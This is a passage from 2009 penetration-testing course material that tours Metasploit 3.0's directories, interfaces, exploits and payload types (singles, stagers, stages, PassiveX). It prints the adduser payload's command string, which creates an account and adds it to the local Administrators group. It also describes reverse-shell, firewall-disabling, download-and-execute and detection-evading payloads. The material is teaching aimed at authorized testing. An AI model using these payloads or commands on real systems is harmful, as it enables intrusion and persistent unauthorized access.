But, what is an exploitation framework? It's an environment in which exploits can be used to compromise targets, and in which new exploits can be created. A comprehensive exploitation framework, like Metasploit, offers numerous re-usable piece parts, libraries of code that simplify and speed up the process of creating new exploits. Also, with a large arsenal of exploits, the framework can standardize the usage patterns of exploits. Before exploitation frameworks were widely available in the 2003 to 2004 timeframe, most exploits were one-off affairs, each carefully hand crafted, but with widely varying quality and significant differences in how each exploit was used to compromise a target. Exploitation frameworks, especially Metasploit, helped to create some standards for how exploits are built and used.

Metasploit runs on Linux, Mac OS X, and Windows. However, according to the Metasploit documentation for some versions of the tool, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution..." There is no detailed documentation for which feature may be broken on Windows, so your best bet is to install it on another type of system, such as Linux. If a given feature happens to not function properly in Metasploit on Windows during a penetration test, you will get a false sense of the true vulnerability status of the target machine, making your test far less valuable. Use it on Linux or Mac OS X to help ensure it functions properly.

The Metasploit Arsenal

User Interface

Exploit Collection

Exploit 1

Exploit 2

.
.
.

Exploit N

Choose

Payload Collection

Payload 1

Payload 2

.
.
.

Payload M

| Exploit 2 | Payload 1 | Stager | Launcher | Send to target |

- Metasploit divides up the concept of exploits and payloads
  - An exploit takes advantage of a flaw in a target program
  - The payload makes the target do something the attacker wants
  - Metasploit includes over 200 exploits and many dozen payloads

22

The Metasploit arsenal includes several user interfaces, an exploit collection, and a payload collection. Within the context of Metasploit, an exploit is a piece of code that can take advantage of a given vulnerability in a target program, making it run a payload. The payload is a piece of code that does something on a target machine for the Metasploit user, such as opening up a remotely accessible command shell, or gaining remote control of the target machine's GUI. By separating the exploits from the payloads, Metasploit allows us to mix and match a given exploit for a vulnerability that we've discovered in a target environment with a particular payload of our choice that gives us the type of control we need on a target. For example, you might choose a payload that gives remote command shell access on a target Windows machine, because you have good command line skills in Windows. Or, you might choose a payload with remote GUI control, because you are more GUI oriented. Or, you may prefer the immense flexibility of the Meterpreter payload, which we'll cover in more detail later. For each given exploit, we often have a dozen or more compatible payloads from which to choose.

The Metasploit user invokes an appropriate interface and uses it to select an exploit and a payload. The user then configures various options for the exploit and payload, and uses Metasploit to shoot the results at a target system.

Many security researchers release new exploits for newly discovered vulnerabilities as Metasploit modules on a regular basis, integrated into the Metasploit framework and ready to use. Some researchers work on new payloads, creating new capabilities usable by the exploits already included in Metasploit.

Metasploit Versions

- The course DVD includes several versions of Metasploit
  - Located in the Linux image in /home/tools/framework-[version]
  - Penetration testers often rely on multiple versions of Metasploit
  - Some versions include exploits that other versions don't have
  - In some versions, a given exploit is more reliable
    - More likely to succeed in getting access, less likely to crash target service
    - If you can install the target vulnerable app in a lab, you may want to check the exploit against it to experiment
  - And... some testers are just more familiar with a given version
- Metasploit 2.X was written in (mostly) Perl
- Metasploit 3.X was written in (mostly) Ruby

The DVD for this class and its Linux VMware image include numerous versions of Metasploit, including several examples of the Metasploit 2.X family and Metasploit 3.X. They are all located in the /home/tools directory on the Linux image, with names of framework-[version].

We've include so many different versions of Metasploit because penetration testers and ethical hackers often rely on multiple different versions of Metasploit during a project. If an exploit in one version of Metasploit fails, it's often possible that another version of Metasploit will succeed. Also, some particular exploits in some versions of Metasploit are more likely to crash a target service than others. Unfortunately, there really isn't any public documentation of these differences, other than the occasional request to a Metasploit developer's list, such as http://www.metasploit.com/archive/framework/threads.html. If you can install the software you are trying to exploit on a lab system to experiment with it before launching the exploit at a live target, it's a good idea to do so to get familiar with the exploit and how it is used, as well as to learn about its reliability and whether it is prone to crash the target. Some Metasploit versions have exploits that other versions do not have, or have significantly tweaked versions that may not function in the way a penetration tester desires. Also some testers are more familiar with a given version of Metasploit, and prefer to work from the comfort of the version that they know.

Metasploit 2.X was written mostly in Perl, while Metasploit 3.X transitioned most of the project to Ruby. We'll be looking in detail at Metasploit 3.X.

A Guided Tour of Metasploit

- We can look at Metasploit from within its console interface, or from the file system of the machine running Metasploit
- To look around inside the Metasploit console, you could run:

```
# cd /home/tools/framework-[version]
# ./msfconsole
msf> show exploits
msf> show payloads
```

- While that'll work, we'll tour the file system
  - Our tour is more flexible and faster that way
  - Feel free to follow along at your Linux prompt

24

Now, we'll go on a guided tour of Metasploit 3.X. We could conduct this tour from within the Metasploit console itself, looking at its various aspects from within the tool. To launch the console and look at the exploits and the payloads, you could run:

```
# cd /home/tools/framework-[version]
# ./msfconsole
msf> show exploits
msf> show payloads
```

While that'll work just fine, let's save that kind of analysis for our next hands-on exercise. Instead, we are going to do a tour of Metasploit by looking at its various elements in our file system. Touring Metasploit through the file system is a faster way of looking at more elements of the framework than analyzing it from within its own Metasploit console.

As we go through different parts of this tour, feel free to follow along by typing the commands we cite (usually cd, ls, cat, and gedit – this is, after all, a tour through the file system) to view different piece parts of Metasploit.

Penetration testers and ethical hackers that rely heavily on Metasploit often need to review a given piece of Metasploit to understand what it is doing in more detail. The Metasploit code is very well commented and nicely structured. Even if you don't understand Ruby, you will likely be able to discern what a given component is doing by reviewing its code, accessed via the techniques we'll cover in this tour.

Start off by changing directories into the Metasploit 3.0 directory and typing the ls command to view its contents:

```
# cd /home/tools/framework-3.0
# ls
```

Here, we see the main elements of Metasploit, which include:

- *Documentation:* This directory contains information about how to use the various aspects of Metasploit.

- *User Interfaces:* Metasploit provides several different tools for interacting with the framework. We'll analyze these in much more detail next.

- *Modules:* This vital component of the framework is a directory that includes several subdirectories. Two of the most important subdirectories are exploits, where the exploit modules live, and payloads, where the various payload building blocks reside. We'll tour these items in more detail as well.

- *Exploit Creation Tools:* Because it is a comprehensive exploitation framework, Metasploit includes tools for finding vulnerabilities, creating new exploits, and developing new payloads. Some examples of these tools include msfpescan, the Metasploit Framework Portable Executable scanning tool that looks through Windows EXEs and DLLs to find patterns that might be consistent with a given type of vulnerability, like a buffer overflow flaw. The msfopcode tool provides an interface for looking up machine language opcodes to find snippets of code with given functionality useful to exploit writers. The tools directory includes several other items useful in analyzing vulnerabilities and creating exploits

- *Other items:* There are various miscellaneous items in this directory as well, such as libraries of shared code used throughout the framework, plug-ins that tweak Metasploit functionality, and a variety of other tools.

25

Useful Metasploit
User Interfaces

- **Numerous different user interface options**
  - `msfconsole`: a customized Metasploit command prompt... use this one!
  - `msfd`: a daemon that listens by default on TCP port 55554, offering up msfconsole access to anyone that connects
    - Useful for having a single Metasploit install accessed by multiple users, all using the same version at the same time
    - But... no authentication or encryption
  - `msfcli`: the command line, all options specified in single command, useful for scripts

Please note that we won't go over every single item in these directories, but will instead focus on those that are most important to penetration testers and ethical hackers that rely on Metasploit.

Let's start with the user interfaces, focusing on the most useful one of all, the Metasploit console interface, called msfconsole. This is a customized Metasploit command prompt, with all kinds of useful features, including TAB auto-complete, environment variables, the ability to run local commands in the local operating system, as well as various custom Metasploit commands, like "exploit", the command which launches an exploit at a target. For this class, we'll rely exclusively on this interface, because it tends to be the best one for penetration testers and ethical hackers, with its great flexibility and useful features.

Alternatively, the msfd program creates a local daemon that listens on TCP port 55554. If anyone connects to it (using a Netcat client, for example, which can make a connection to an arbitrary TCP port), they'll get Metasploit console access. The idea here is that we can have multiple Metasploit testers all using a single version of Metasploit on one box, so we don't have to worry that they may be using different versions with different updates. By default, msfd only allows connections from localhost, but it can be configured to listen for remote connections. Unfortunately, msfd does not require any authentication, nor does it encrypt the session. Thus, we recommend that you not use it for penetration testing.

The msfcli is the Metasploit command line interface, a single command that you can provide with a big set of command flags to make Metasploit do what you want it to do. If you write shell scripts and want to have your script invoke Metasploit to do something, you'll likely invoke it via the msfcli.

Other Metasploit User Interfaces

- Other user interfaces are nice for demos, but often less tailored to what a professional penetration tester or ethical hacker needs
- `msfgui`: a ruby-based GTK (GIMP Toolkit) GUI for Metasploit
- `msfweb`: Creates web server on TCP port 55555, listening for browser connections that can configure Metasploit exploits

Besides the console and command-line interfaces, Metasploit also includes two more graphically oriented user interfaces: msfgui and msfweb. These interfaces are very useful for demos to management, but tend to be slower and less tailored to the needs of penetration testers than the console-related interfaces. Some less technical managers understand the significance of a given vulnerability much better if it can be exploited with a point-and-click interface. Demos via a command-line interface may make a vulnerability seem less "scary" to some non-technical management personnel. Thus, to illustrate an issue for such managers, you may want to use one of Metasploit's GUIs.

But, ironically, the GUIs are actually harder to use if you want to get deep access to a lot of Metasploit's most powerful features. We recommend sticking with the msfconsole for professional penetration testing and ethical hacking work.

The msfgui interface is written in Ruby using the Ruby / GTK (GIMP Toolkit) package.

The msfweb tool runs a small web server, listening on TCP port 55555. When a user surfs to that port with a web browser, an interface is displayed in the browser, giving access to the various components of Metasploit, including exploits and payloads. A series of useful buttons appears at the top of the browser display for getting access to various components of Metasploit, including a button to bring up the msfconsole.

Metasploit Modules – Exploits

- **Let's look at the modules**
  ```
  # cd /home/tools/framework-3.0/modules
  # ls
  ```
- **Here we see numerous items:**
  - auxiliary: Miscellaneous items, including vuln checkers, denial of service tools, etc.
  - encoders: Modules that convert exploits and payloads to a different form to bypass filters for certain characters and dodge signature-based detection
  - exploits: Metasploit's exploit arsenal
  - nops: Modules that create NOP sleds from functionally equivalent machine-language instructions to improve the odds of successful exploitation
  - payloads: Metasploit's payload arsenal
  - modules.rb.ts.rb: A test suite for various modules

Next, let's take a look at some of the Metasploit modules. Start by changing into the modules directory:

```
# cd /home/tools/framework-3.0/modules
# ls
```

We see that there are several elements in here, including:

• *auxiliary:* This directory contains modules that are associated with scanning for vulnerable systems, launching denial of service attacks, and other items that don't fit into other categories.

• *encoders:* This directory holds modules that will convert an exploit and payload combination to a different form, encoding it so that it avoids certain characters or character sets that might be filtered out by the target system. These encoders can also help dodge detection by transforming exploits and payloads so that they don't match the signatures of an IPS or IDS tool.

• *exploits:* Here we have Metasploit's big arsenal of exploitation code.

• *nops:* This directory holds snippets of code that generate NOP sleds. A NOP is one or more machine language instructions that tell a processor to do nothing, a No-Operation, pronounced either "nop" or "no-op". Metasploit exploit writers can use this code to include a series of NOPs called a NOP sled in their exploits to help improve the odds that the exploit will run successfully. Many exploits change a pointer that controls program execution flow, making a program jump to an area of memory where the attacker has inserted the payload code. Because some programs and operating systems have very dynamic memory management, the attacker doesn't always know exactly where to jump. NOP sleds help them fudge the pointer guess for jumping to the payload code, because as long as their pointer lands in the NOP sled, the target system will run a series of NOPs for a while before invoking the payload.

• *payloads:* Metasploit stores its payloads in this directory.

• *modules.rb.ts.rb:* This is a test suite for various Metasploit modules.

The Metasploit Exploit Arsenal

- Let's zoom in on the exploits
  ```
  # cd /home/tools/framework-3.0/modules/exploits
  # ls
  ```
  - Sorted by operating system
    - bsdi, hpux, irix, linux, osx, solaris, unix, windows
    - multi: Exploits that hit multiple target operating system types, including some browser attacks, PHP exploits, and some samba exploits
    - test: Experimental exploits often used as examples for new exploit development
  - Note that the operating system directories contain exploits for the OS itself, as well as programs that run on that OS
    - Example: windows directory includes exploits for Windows and software that runs on Windows (anti-virus, backup tools, games, POP3 and IMAP mail servers, etc.)

29

Let's zoom in on the exploits now. Change directories into the exploit section of Metasploit:

```
# cd /home/tools/framework-3.0/modules/exploits
# ls
```

Note that the exploits are sorted by operating system, with a set for bsdi, hpux, irix, linux, osx (Apple Macintosh OS X), solaris, unix, and windows. The multi directory contains exploits that may work on multiple operating systems (including some browser attacks, PHP exploits, and samba exploits), while the test directory includes experimental exploit code that is sometimes used as an example for exploit writers to create new exploits.

Note that each directory of exploits for a given operating system contains exploits that target software that is built-in to that operating system as well as third-party programs that run on the operating system. For example, the windows directory contains exploits not only for Windows itself, but also for tools that run on Windows, such as anti-virus tools, backup programs, games, mail servers (imap and pop3), and so on.

Windows Exploits

- Let's look at Windows exploits
  ```
  # cd /home/tools/framework-3.0/modules/exploits/windows
  # ls
  ```
  - Numerous categories, but some of the most useful include:
    - dcerpc: Microsoft's implementation of the Distributed Computing Environment Remote Procedure Call, often used for remote access and administration of Windows
    - browser: Client-side exploits, mostly for IE, but also includes AIM, RealPlayer, QuickTime, iTunes, Winamp, etc.
    - iis: Server-side exploits for Microsoft's web server
    - smb: Server-side exploits for Microsoft's Server Message Block implementation
    - vnc: Attacks against Virtual Network Computing clients and servers

Let's change into the windows directory and get a directory listing:

```
# cd /home/tools/framework-3.0/modules/exploits/windows
# ls
```

Here, we see that the Windows exploits are split up into groups, sorted by the type of element on a Windows machine that the given exploits attack. Some of the most interesting and widely used types are:

dcerpc: These server-side exploits attack Microsoft's implementation of the Distributed Computing Environment Remote Procedure Call (DCERPC) services, often used for remote access to and administration of Windows machines.

browser: These client-side exploits focus on various browsers that run on Windows, particularly Internet Explorer, but also including AIM, RealPlayer, QuickTime, iTunes, and Winamp.

iis: These server-side exploits focus on Microsoft's web server product, IIS.

smb: These server-side exploits take advantage of flaws in Microsoft's Server Message Block (SMB) implementation, used for Windows file and print sharing, as well as numerous other Windows remote access and management features.

vnc: These exploits attack flaws in the Windows version of the Virtual Network Computing (VNC) tool used for remote GUI control of systems.

Metasploit Exploits: Looking at Windows Plug-n-Play Exploit

- Let's zoom in on a Windows exploit

```
# cd /home/tools/framework-
  3.0/modules/exploits/windows/smb
# gedit ms05_039_pnp.rb
```

Now, let's look at a specific Metasploit exploit, opening up its Ruby code in a text editor. We'll focus on Metasploit's exploit for Windows' Plug and Play service, patched by MS05-039. This was the vulnerability exploited by the Zotob worm/bot combo. To open the exploit code in gedit, use these commands:

```
# cd /home/tools/framework-3.0/modules/exploits/windows/smb
# gedit ms05_039_pnp.rb
```

As a professional penetration tester or ethical hacker, it's usually a good idea to check out a given exploit's code before blindly running it against a target, so you can better understand what it does.

Inside the exploit code, start paging down. You will see that the code is really quite well documented, and is, for the most part, understandable even if you don't know Ruby. We can see a description of the exploit, near the item that says "Description". This exploit targets a stack overflow in the Windows Plug and Play service. It tells us that it is attacking the service.exe process (which should actually be the "services.exe" process... it's a typo), and that there is some risk of a reboot. In laboratory experiments, however, this exploit has proven to be highly reliable.

Continuing down the exploit code, we can see various references so we can learn more about the vulnerability that the exploit targets, including its OSVDB number (searchable within the Open Source Vulnerability Database at osvdb.org), its CVE number (searchable at cve.mitre.org), and its Bugtraq ID number. Continuing down, we can see the author of this exploit ("hdm" refers to HD Moore). We can also see various target types, the specific operating system the exploit is geared to. We can also see the various dependencies and calls into other modules made by this exploit.

31

Metasploit Modules: Payloads

- Now, let's look at the payloads
  ```
  # cd /home/tools/framework-3.0/modules/payloads
  # ls
  ```
- We see some subdirectories:
  - singles: Stand-alone payloads that have their functionality and communication bundled together
  - stagers: Payload piece-parts that load first and allow a later stage to communicate with the attacker in numerous flexible fashions
  - stages: Payload piece-parts that implement a function, but communicate using an already-loaded stager
  - a stager + a stage = full payload

32

Close your editor WITHOUT SAVING! If you accidentally made any changes to that exploit while reviewing it, we don't want those changes saved. We'll run that exploit in an exercise shortly.

Next, let's look at the payloads. Change to the payloads directory and type ls:

```
# cd /home/tools/framework-3.0/modules/payloads
# ls
```

Here, we see a group of subdirectories that contain payloads and payload pieces. Of particular interest to us are:

singles: These are stand-alone payloads that include all of their pieces in one module. Both the functionality of the payload and its communication with the attacker are bundled together in each of these payloads.

stagers: Some payloads are broken into multiple pieces, with a stager loaded into the target memory before a follow-on stage. The stagers tend to implement communications code for the later piece of the payload, which implements the payload's function (a remote shell, GUI control, etc.). The stagers directory contains modules that include listening TCP ports, reverse TCP connections, and others.

stages: These elements are payload piece-parts that implement the functionality of a payload, such as a remote shell, GUI control, etc.

So, some payloads are self-contained, while others are broken up into a stager and stage. Breaking up these payloads into stager and stage is a very flexible concept, because we can then use almost any stage with almost any stager, choosing the payload functionality we want independent of how we want to communicate with the payload once it is loaded on the target machine.

Metasploit Payloads: Windows Singles

- Let's look at Windows singles payloads
  ```
  # cd /home/tools/framework-
  3.0/modules/payloads/singles/windows
  # ls
  ```
- Windows singles payloads include:
  - adduser: Creates an account and adds it to the local admin group
  - exec: Runs a command of attacker's choosing
  - download_exec: Downloads a file via HTTP and executes it
  - shell_bind_tcp: Standard TCP shell listener
  - shell_bind_tcp_xpfw: Shuts off Windows firewall and starts TCP shell listener
  - shell_reverse_tcp: Reverse shell back to attacker

```
def command_string
        user = datastore
['USER'] || 'metasploit'
        pass = datastore
['PASS'] || ''

        return "cmd.exe /c
net user #{user} #{pass} /ADD && "

                "net
localgroup Administrators #{user} /
ADD"
        end
end

end end end end
```

The next stop on our tour will be the Windows singles payloads directory. Change to there and get a directory listing as follows:

```
# cd /home/tools/framework-3.0/modules/payloads/singles/windows
# ls
```

Remember, each of these payloads is self contained, including all functionality for loading the payload into the memory of the target, communicating with the attacker, and doing the attacker's bidding on the target system. These singles payloads include:

adduser: As its name implies, this payload creates a user account with a name and password of the attacker's choosing, and adds that account to the local admin group. You can open this ruby script in gedit (**gedit adduser.rb**) and look through its code. If you do, you'll see the commands that it runs on the target: "cmd.exe /c net user #{user} #{pass} /ADD" and "net localgroup Administrators #{user}".

exec: This payload runs a command of the attacker's choosing on the target machine.

download_exec: This payload downloads a program to the target machine via HTTP, and then executes the downloaded program.

shell_bind_tcp: This payload provides cmd.exe shell access via a listening TCP port on the victim machine.

shell_bind_tcp_xpfw: This payload is very similar to shell_bind_tcp, but it first disables the Windows Internet Connection Firewall (ICF), the built-in Windows personal firewall, before it starts listening on a TCP port.

shell_reverse_tcp: This payload makes a reverse shell connection back to the attacker, implementing in-bound shell access to the target machine via an outbound TCP connection back to the attacker.

Metasploit Payloads: Windows Stagers

- Now, let's look at Windows stagers
  ```
  # cd /home/tools/framework-
    3.0/modules/payloads/stagers/windows
  # ls
  ```
- Windows stagers include:
  - bind_tcp: Listen on a TCP port for new connection
  - findtag_ord: Use existing TCP connection that exploit was delivered over
  - reverse_tcp: Make a reverse connection from target back to attacker
  - reverse_ord_tcp: Make reverse connection using ws2_32.dll already loaded into memory of exploited process
  - passivex: Run ActiveX control in IE for reverse HTTP communications

The stagers are those payload pieces the can load the rest of a payload into the target's memory and then provide useful communications abilities between the attacker and the loaded payload. Change to the Windows stagers directory and look around:

```
# cd /home/tools/framework-
3.0/modules/payloads/stagers/windows
# ls
```

Here, we see the following very useful stagers:

bind_tcp: This stager implements a listener on a TCP port of the attacker's choosing.

findtag_ord: This stager implements communication via the existing TCP connection that was used to deliver the exploit and payload in the first place. In other words, if the attacker just exploited the system over a given connection to TCP port 445 for an SMB-related attack, this stager finds and uses that same connection – not just the same port, but the same TCP connection.

reverse_tcp: This stager implements a reverse connection from the target machine back to attacker on a TCP port of the attacker's choosing.

reverse_ord_tcp: The reverse ordinal TCP stager uses network communications code (the ws2_32.dll) that Windows usually loads into the memory of network-communicating processes to carry a reverse connection back to the attacker. The payload doesn't include any new networking code, but instead makes calls into Windows libraries already loaded into memory.

passivex: This fascinating stager loads an ActiveX control into Internet Explorer on the victim machine, and uses it for a reverse HTTP communications stream. Let's look at this concept in more detail on the next slide.

34

PassiveX Stager in Action

| | Attacker delivers exploit with PassiveX loader (1) | Reconfigs IE, runs IE, and fetches URL (2) |

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved 35

With the PassiveX stager, all communications between the attacker and the payload now occurs over an HTTP communication session from IE to the attacker. It's a reverse shell, implemented as an outbound connection from the target machine's IE browser to the attacker. This approach gets around personal firewalls, as long as they allow outbound IE via HTTP. The steps implemented by the PassiveX stager include:

1) An exploit delivers the PassiveX loader to the target machine

2) The loader first alters the registry to reconfigure the IE browser so that ActiveX is enabled in the network zone where the attacker resides. The PassiveX loader then runs IE in an invisible pane, not displaying any browser window on the screen.

3) The exploit then tells IE to fetch a given URL where the attacker is running Metasploit.

4) The URL will return an ActiveX control called the PassiveX stager. Once the PassiveX stager is running inside of IE, it loads and runs a stage of the attacker's choosing, such as the Meterpreter or VNC.

5) All communication between the attacker and the stage now occurs over the HTTP communication session from IE to the attacker.

As of this writing, the PassiveX stager is implemented to use IE6. However, the concept could be extended to use IE7 or even other browsers.

Metasploit Payloads:
Windows Stages

- Now, let's look at Windows stages
  - # cd /home/tools/framework-3.0/modules/payloads/stages/windows
  - # ls
- Windows stages include:
  - dllinject: Inject arbitrary DLL into target memory
  - upexec: Upload and run an executable
  - shell: Windows cmd.exe shell
  - vncinject: Virtual Network Computing remote GUI control
  - meterpreter: Flexible specialized shell environment

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   36

The stager's job is to load a stage into memory and provide communications abilities for it. The stage itself is the function the attacker wants to execute on the target machine, letting the attacker interact with and possibly control the target machine. But, what stages does Metasploit offer us as penetration testers and ethical hackers? We have several options for Windows machines, viewable by typing:

    # cd /home/tools/framework-
    3.0/modules/payloads/stages/windows
    # ls

Here, we see:

dllinject: This stage injects a DLL of the attacker's choosing into the memory of the target machine. The attacker would require a worthwhile DLL to use, though, perhaps custom code that the attacker wrote just for this test or this target.

upexec: This stage uploads an executable to the target machine and runs it.

shell: This stage implements a standard cmd.exe shell. So, as we saw a couple of slides back, we have a singles shell_bind_tcp payload, as well as a shell stage that can be loaded via the bind_tcp stager. Both have the same essential functionality – a cmd.exe listening on a TCP port of the attacker's choosing.

vncinject: This stage gives remote Virtual Network Computing (VNC) control of the target, letting the attacker view the target's GUI and control its mouse and keyboard. By default, this stage will pop up a Metasploit Courtesy Shell™ on the target machine, indicating to the user at the console that Metasploit has been used to get VNC control over the system.

meterpreter: This amazing stage provides a specialized shell environment designed for computer attackers, and is an ideal platform for penetration testers and ethical hackers to control a target machine. We'll zoom in at length on the Meterpreter's capabilities in the next section.

36

Updating Metasploit

- In earlier versions of Metasploit, updates occurred by either downloading the entire tool again, or running the script msfupdate
- In modern versions, Metasploit is updated using a standard Subversion client
- In the Metasploit Framework directory on a machine with Internet connectivity, you could run:

```
# svn update
```

Before Metasploit 3.0, older versions of Metasploit were updated using the msfupdate program included in the Metasploit framework directory. With the advent of Metasploit 3, project updates are distributed via the Subversion service. This handy service allows for quick updates of software. To update Metasploit with the latest exploits, payloads, and overall framework, you could simply change into the framework directory and run:

```
# svn update
```

The tool will automatically pull the latest versions from the Metasploit Subversion server. While this is handy, it is not without risk. Someone could hack into the Metasploit Subversion server and load malicious backdoor software. With your update, you'd unwittingly bring down these tools, and perhaps unleash them against your target environment, wreaking havoc.

Alternatively, you could download the entire new Metasploit framework, and compare its MD5 and SHA-1 hashes against multiple mirrors of the project just to help ensure the version you have is consistent with others on the Internet. If a bad guy changes only one mirror, you can detect the subterfuge and avoid using the evil version. Of course, if the bad guy changes all mirrors, you still lose.

Thus, we recommend caution in the update of any tool, and special caution with automatic updates. Carefully review the new functionality to make sure you understand it and that it doesn't include any unwanted malicious functionality. Experiment in a test lab, and review source code if you have the capability of doing so.

This Concludes Our Tour

- We've seen some of the most useful piece-parts of Metasploit
  - Feel free to continue exploring the components of this amazing tool in more detail on your own
    - Documentation, auxiliary components, and individual exploit/payload analysis can be fascinating
- For now, we'll perform an exercise using it
  - We need to get practical and hands-on
  - How can we use these various aspects of Metasploit to attack a target?

38

Now that we've seen the Metasploit exploit arsenal and its associated set of payloads, including stagers and stages, we'll conclude our tour of Metasploit through the file system. We encourage you to continue this exploration on your own, looking at the multitude of fascinating files and features that make up the Metasploit framework. If you have extra time, look through the documentation, check out the auxiliary components, and review other exploits and payloads in a text editor. As we've seen, even if you don't know Ruby, a lot can be learned by just viewing the source code of these pieces of Metasploit.

But, with our Metasploit file system tour complete, our work with Metasploit isn't over at all. We'll now get practical and hands-on with a Metasploit exercise, seeing how we can access pieces of Metasploit from within the Metasploit console itself, configuring the tool to attack a target.

Course Roadmap

- Planning and Scoping
- Scanning
- *Exploitation*
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➢ *Exercise: bind_tcp*
  - ➢ The Meterpreter
  - ➢ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➢ Exercise: The Dilemma Illustrated
  - ➢ Bypassing Dilemma
  - ➢ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

39

